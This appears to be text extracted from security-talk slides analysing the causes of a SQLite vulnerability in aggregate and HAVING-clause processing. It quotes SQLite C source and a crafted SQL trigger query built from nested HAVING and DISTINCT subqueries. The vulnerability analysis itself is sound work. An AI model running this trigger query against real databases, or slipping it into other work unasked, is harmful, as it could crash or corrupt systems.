
Causes of vulnerability

```
pAggInfo->mnReg = pParse->nMem+1;
pAggInfo->nSortingColumn = pGroupBy ? pGroupBy-
>nExpr : 0;
pAggInfo->pGroupBy = pGroupBy;
sqlite3ExprAnalyzeAggList(&sNC, pEList);
sqlite3ExprAnalyzeAggList(&sNC, sSort.pOrderBy);
if( pHaving ){
    if( pGroupBy ){
        havingToWhere(pParse, p);
        pWhere = p->pWhere;
    }
    sqlite3ExprAnalyzeAggregates(&sNC, pHaving);
}
```


```
WITH t0 AS (
    SELECT 1 GROUP BY 1 HAVING
    (
        SELECT c0 FROM
            (SELECT count(DISTINCT c0 IN t1) ORDER BY 1)
            , t1)
    )
DELETE FROM t0 WHERE 1 IN t0;
```

- ◆ Traverse all **pEList**, **pOrderBy** and **pHaving** nodes in the select statement
- ◆ Save pointers to all AGG_COLUMN nodes and AGG_FUNCTION nodes in a temporary variable **pAggInfo**


Causes of vulnerability




Causes of vulnerability



Causes of vulnerability



Causes of vulnerability





Causes of vulnerability

```
sqlite3VdbeAddOp1(v, OP_Return, regOutputRow);
finalizeAggFunctions(pParse, pAggInfo);
sqlite3ExprIfFalse(pParse, pHaving, addrOutputRow+1,
SQLITE_JUMPNULL);
selectInnerLoop(pParse, p, -1, &sSort,
    &sDistinct, pDest,
    addrOutputRow+1, addrSetAbort);
sqlite3VdbeAddOp1(v, OP_Return, regOutputRow);
VdbeComment((v, "end groupby result generator"));
```

```
HAVING (
    SELECT c0 FROM
        (SELECT count(DISTINCT c0 IN t1) ORDER BY 1)
    , t1
)
```

- ◆ Call the sqlite3Select function recursively

Causes of vulnerability

